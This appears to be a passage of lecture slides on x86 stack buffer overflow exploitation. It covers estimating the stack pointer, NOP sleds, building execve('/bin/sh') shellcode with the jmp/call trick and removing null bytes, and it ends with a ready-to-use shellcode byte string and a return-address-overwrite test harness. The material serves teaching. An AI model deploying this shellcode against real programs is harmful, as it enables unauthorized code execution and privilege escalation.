Let's assume that the **overflowed buffer** has enough room for our **arbitrary machine code**.

How do we guess the **buffer address**?


- Somewhere around ESP: **gdb**? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.

Problem of Precision

Example: Precision Problem

```
$ ./executable-vuln  
validmachinecodeESP+4  
Segmentation fault
```

ESP+4
code
hine
dmac
vali



Reading the ESP Value in Practice

Plan A. Use a debugger: `(gdb) p/x $esp`
`0xbffff680`

Plan B. Read from a process:

```
unsigned long get_sp(void) {  
    __asm__("movl %esp,%eax");  
} //content of %eax is returned  
  
void main() {  
    printf("0x%x\n", get_sp());  
}
```


```
$ gcc -o sp sp.c  
  
$ ./sp  
0xbffff6b8 <~ ESP  
  
$ ./sp  
0xbffff6b8
```

Note: Be Careful with Debuggers


Notice that some debuggers, including `gdb`, add an **offset** to the allocated process memory.

So, the ESP obtained from `gdb` (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a **problem of precision** (see next slides for a solution).



NOP (0x90) Sled to the Rescue



NOP Sled Explained

A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of this area and the executable code

Sequence of NOP at the beginning of the buffer


- NOP is a 1-byte instruction (0x90 on x86), which does nothing at all

Where to Jump

Jump to “anywhere within the NOP sled range”

What to Execute? 5h311c0d3

Historically, goal of the attacker: to spawn a (privileged) **shell** (on a local/remote machine)



(Shell)**code**: sequence of machine instructions (that are needed to open a shell)

In general, a shellcode may do just anything (e.g., open a TCP connection, launch a VPN server, a reverse shell).

<http://shell-storm.org/shellcode/>

Basically: execute **execve ("/bin/sh")**

\$ man execve

```
int execve(const char *pathname, char *const argv[], char *const envp[])
```

Executes the program referred to by pathname.

Family of **system calls** (i.e., OS mechanism to switch context from the user mode to the kernel mode), needed to execute privileged instructions.

In Linux, a **system call** is invoked by executing a software interrupt through the `int` instruction passing the `0x80` value (or the equivalent instructions in nowadays processors).

```
(gdb) disassemble execve
...
movl    $0xb,%eax          //0xb is "execve"
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
```

Calling convention

In Linux, a **system call** is invoked by executing a software interrupt through the `int` instruction passing the `0x80` value (or the equivalent instructions):

1. `movl $syscall_number, eax`
 2. Syscall arguments //GP registers (ebx, ecx, edx)
 - a. `mov arg1, %ebx`
 - b. `mov arg2, %ecx`
 - c. `mov arg3, %edx`
 3. `int 0x80` //Switch to kernel mode
- Syscall is executed

Writing shellcode

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

1. Write high level code
2. Compile and disassembly
3. Analyze assembly
 - a. Clean up code
4. Extract Opcode
5. Create the shellcode

A Simple x86 Shellcode Example

```
//C version of our shellcode.  
//We want to execute this:  
int main() {  
    char* hack[2];  
  
    hack[0] = "/bin/sh";  
    hack[1] = NULL;  
  
    execve(hack[0], &hack, &hack[1]);  
}
```

Disassemble execve

```
int execve(char *file, char *argv[], char *env[])
```

```
    move $0xb into EAX registry
    move EBP+8 (i.e., *file) into EBX
    move EBP+12 (i.e., *argv[0]) into ECX
    move EBP+16 (i.e., *env[0]) into EDX
    invoke the system call found in EAX
```

```
(gdb) disassemble execve
```

```
...
movl    $0xb,%eax          //0xb is "execve"
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
```

A Simple x86 Shellcode Example

```
//C version of our shellcode.  
//We want to execute this:  
int main() {  
    char* hack[2];  
  
    hack[0] = "/bin/sh";  
    hack[1] = NULL;  
  
    execve(hack[0], &hack, &hack[1]);  
}
```

Mem. preparation: push arguments onto the stack

```
...  
movl    $0x80027b8,0xffffffff8(%ebp)  
movl    $0x0,0xffffffffc(%ebp)  
-----  
(1) [ pushl    $0x0  
(2) [ leal     0xffffffff8(%ebp),%eax  
      [ pushl    %eax  
(3) [ movl     0xffffffff8(%ebp),%eax  
      [ pushl    %eax  
      call    0x80002bc < execve>  
...  
...
```

```
int execve(char *file, char *argv[], char *env[])
```

move \$0xb into EAX registry
move EBP+8 (i.e., *file) into EBX
move EBP+12 (i.e., *argv[0]) into ECX
move EBP+16 (i.e., *env[0]) into EDX
invoke the system call found in EAX


(gdb) disassemble **execve**

```
...  
movl    $0xb,%eax    //0xb is "execve"  
movl    0x8(%ebp),%ebx  
movl    0xc(%ebp),%ecx  
movl    0x10(%ebp),%edx  
int     $0x80
```

Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string `"/bin/sh"` somewhere in memory, terminated by `\0`
- address of that string somewhere in memory
 - `argv[0]`
- followed by NULL
 - `argv[1]`
 - `*env`




```
.string \"/bin/sh\"
```

```
movl ADDRESS,array-offset(ADDRESS)
```

```
movb $0x0,nullbyteoffset(ADDRESS)
```

```
movl $0x0,null-offset(ADDRESS)
```



Everything can be parametrized w.r.t. the string **ADDRESS**.

Let's put it together in a generic way

```
movl    ADDRESS,array-offset (ADDRESS)
movb    $0x0,nullbyteoffset (ADDRESS)
movl    $0x0,null-offset (ADDRESS)
```

```
----- <~
movl    $0xb,%eax
movl    ADDRESS,%ebx
leal    array-offset (ADDRESS),%ecx
leal    null-offset (ADDRESS),%edx
int     $0x80
```

System call invocation

```
hack[0] = "/bin/sh"
terminate the string
hack[1] = NULL
```

execve starts here

```
move $0xb to EAX
move hack[0] to EBX
move &hack to ECX
move &hack[1] EDX
interrupt
```

Everything can be parametrized w.r.t. the string
ADDRESS.

Problem

How to get the **exact** (not approximate)
ADDRESS of `/bin/sh` if we don't know where
we are writing it in memory?


Problem

How to get the **exact** (not approximate) ADDRESS of `/bin/sh` if we don't know where we are writing it in memory?

Trick. The `call` instruction pushes the return address on the stack (e.g., saved EIP).

Executing a `call` just **before declaring the string** has the **side effect** of leaving the address of the string (next IP!) on the stack.

Jump and Call Trick for Portable Code



```
jmp    offset-to-call //jmp takes offsets! Easy!
popl   %esi           //pop ADDRESS from stack ~> ESI
movl   %esi,array-offset(%esi) from now on ESI == ADDRESS
movb   $0x0,nullbyteoffset(%esi)
movl   $0x0,null-offset(%esi)
movl   $0xb,%eax      //execve starts here
movl   %esi,%ebx
leal   array-offset(%esi),%ecx
leal   null-offset(%esi),%edx
int     $0x80
movl   $0x1,%eax      // what's this?!
movl   $0x0,%ebx
int     $0x80
call   offset-to-popl
.string \"/bin/sh\"    <~ next IP == string ADDRESS!
```

Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp      0x2a           # 5 bytes
popl     %esi           # 1 byte
movl     %esi,0x8(%esi)  # 3 bytes
movb     $0x0,0x7(%esi)  # 4 bytes
movl     $0x0,0xc(%esi)  # 7 bytes
movl     $0xb,%eax       # 5 bytes
movl     %esi,%ebx       # 2 bytes
leal     0x8(%esi),%ecx   # 3 bytes
leal     0xc(%esi),%edx   # 3 bytes
int      $0x80           # 2 bytes
movl     $0x1,%eax       # 5 bytes
movl     $0x0,%ebx       # 5 bytes
int      $0x80           # 2 bytes
call     -0x2f           # 5 bytes
.string  "/bin/sh"       # 8 bytes
```

Whooooops: Zero Problems :-)

```
$ as --32 shellcode.asm //assemble to binary code
$ objdump -d a.out //disassemble the code to have a look
0:    e9 26 00 00 00        jmp     0x2a
5:    5e                   pop     %esi
6:    89 76 08             mov     %esi,0x8(%esi)
9:    c6 46 07 00          movb    $0x0,0x7(%esi)
d:    c7 46 0c 00 00 00 00 movl    $0x0,0xc(%esi)
14:   b8 0b 00 00 00        mov     $0xb,%eax
19:   89 f3               mov     %esi,%ebx
1b:   8d 4e 08            lea     0x8(%esi),%ecx
1e:   8d 56 0c            lea     0xc(%esi),%edx
21:   cd 80              int     $0x80
23:   b8 01 00 00 00        mov     $0x1,%eax
28:   bb 00 00 00 00        mov     $0x0,%ebx
2d:   cd 80              int     $0x80
2f:   e8 cd ff ff ff       call    0x1
34:   2f                  das
35:   62 69 6e            bound   %ebp,0x6e(%ecx)
38:   2f                  das
39:   73 68              jae     0xa3
```

Problem. 0x00
is '`\0`', which is
the string term.

Any string-related
operation will stop
at the first '`\0`'
found.

Substitutions

`jmp` -> `jmp short` (`e9 26 00 00 00` -> `eb 1f`)
(need to adjust offsets correspondingly)

`xorl %eax,%eax`

`movb $0x0,0x7(%esi)` -> `movb %eax,0x7(%esi)`

`movl $0x0,0xc(%esi)` -> `movl %eax,0xc(%esi)`

`movl $0xb,%eax` -> `movl $0xb,%al`

`movl $0x0,%ebx` -> `xorl %ebx,%ebx`

`movl $0x1,%eax` -> `movl %ebx,%eax`

`inc %eax`

The Resulting Shellcode (reprise)

<code>jmp</code>	<code>0x21</code>	# 2 bytes
<code>popl</code>	<code>%esi</code>	# 1 byte
<code>movl</code>	<code>%esi, 0x8(%esi)</code>	# 3 bytes
<code>xorl</code>	<code>%eax, %eax</code>	# 2 bytes
<code>movb</code>	<code>%eax, 0x7(%esi)</code>	# 3 bytes
<code>movl</code>	<code>%eax, 0xc(%esi)</code>	# 3 bytes
<code>movb</code>	<code>\$0xb, %al</code>	# 2 bytes
<code>movl</code>	<code>%esi, %ebx</code>	# 2 bytes
<code>leal</code>	<code>0x8(%esi), %ecx</code>	# 3 bytes
<code>leal</code>	<code>0xc(%esi), %edx</code>	# 3 bytes
<code>int</code>	<code>\$0x80</code>	# 2 bytes
<code>xorl</code>	<code>%ebx, %ebx</code>	# 2 bytes
<code>movl</code>	<code>%ebx, %eax</code>	# 2 bytes
<code>inc</code>	<code>%eax</code>	# 1 byte
<code>int</code>	<code>\$0x80</code>	# 2 bytes
<code>call</code>	<code>-0x20</code>	# 5 bytes
<code>.string</code>	<code>"/bin/sh"</code>	# 8 bytes

Look ma! No zeroes! :D

```
$ as --32 shellcode.asm           //assemble to binary code
$ objdump -d a.out                //disassemble the code to have a look
```

```

0:    eb 1f                jmp     0x21
2:    5e                  pop     %esi
3:    89 76 08            mov     %esi,0x8(%esi)
6:    31 c0               xor     %eax,%eax
8:    88 46 07            mov     %al,0x7(%esi)
b:    89 46 0c            mov     %eax,0xc(%esi)
e:    b0 0b              mov     $0xb,%al
10:   89 f3               mov     %esi,%ebx
12:   8d 4e 08            lea     0x8(%esi),%ecx
15:   8d 56 0c            lea     0xc(%esi),%edx
18:   cd 80               int     $0x80
1a:   31 db               xor     %ebx,%ebx
1c:   89 d8               mov     %ebx,%eax
1e:   40                  inc     %eax
1f:   cd 80               int     $0x80
21:   e8 dc ff ff ff      call    0x2
```

[/bin/sh removed for brevity]

Shellcode, Ready to Use

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

//we can test it with:


```
void main() {  
    int *ret;  
  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
  
}
```


Preparing the Memory in Practice (1)

Now we have what we want to execute and where to jump...

We need to fill the buffer with our shellcode, the jump address and the NOPs.

How to do this *in practice*?



**Vulnerable program's
memory layout (function frame).**

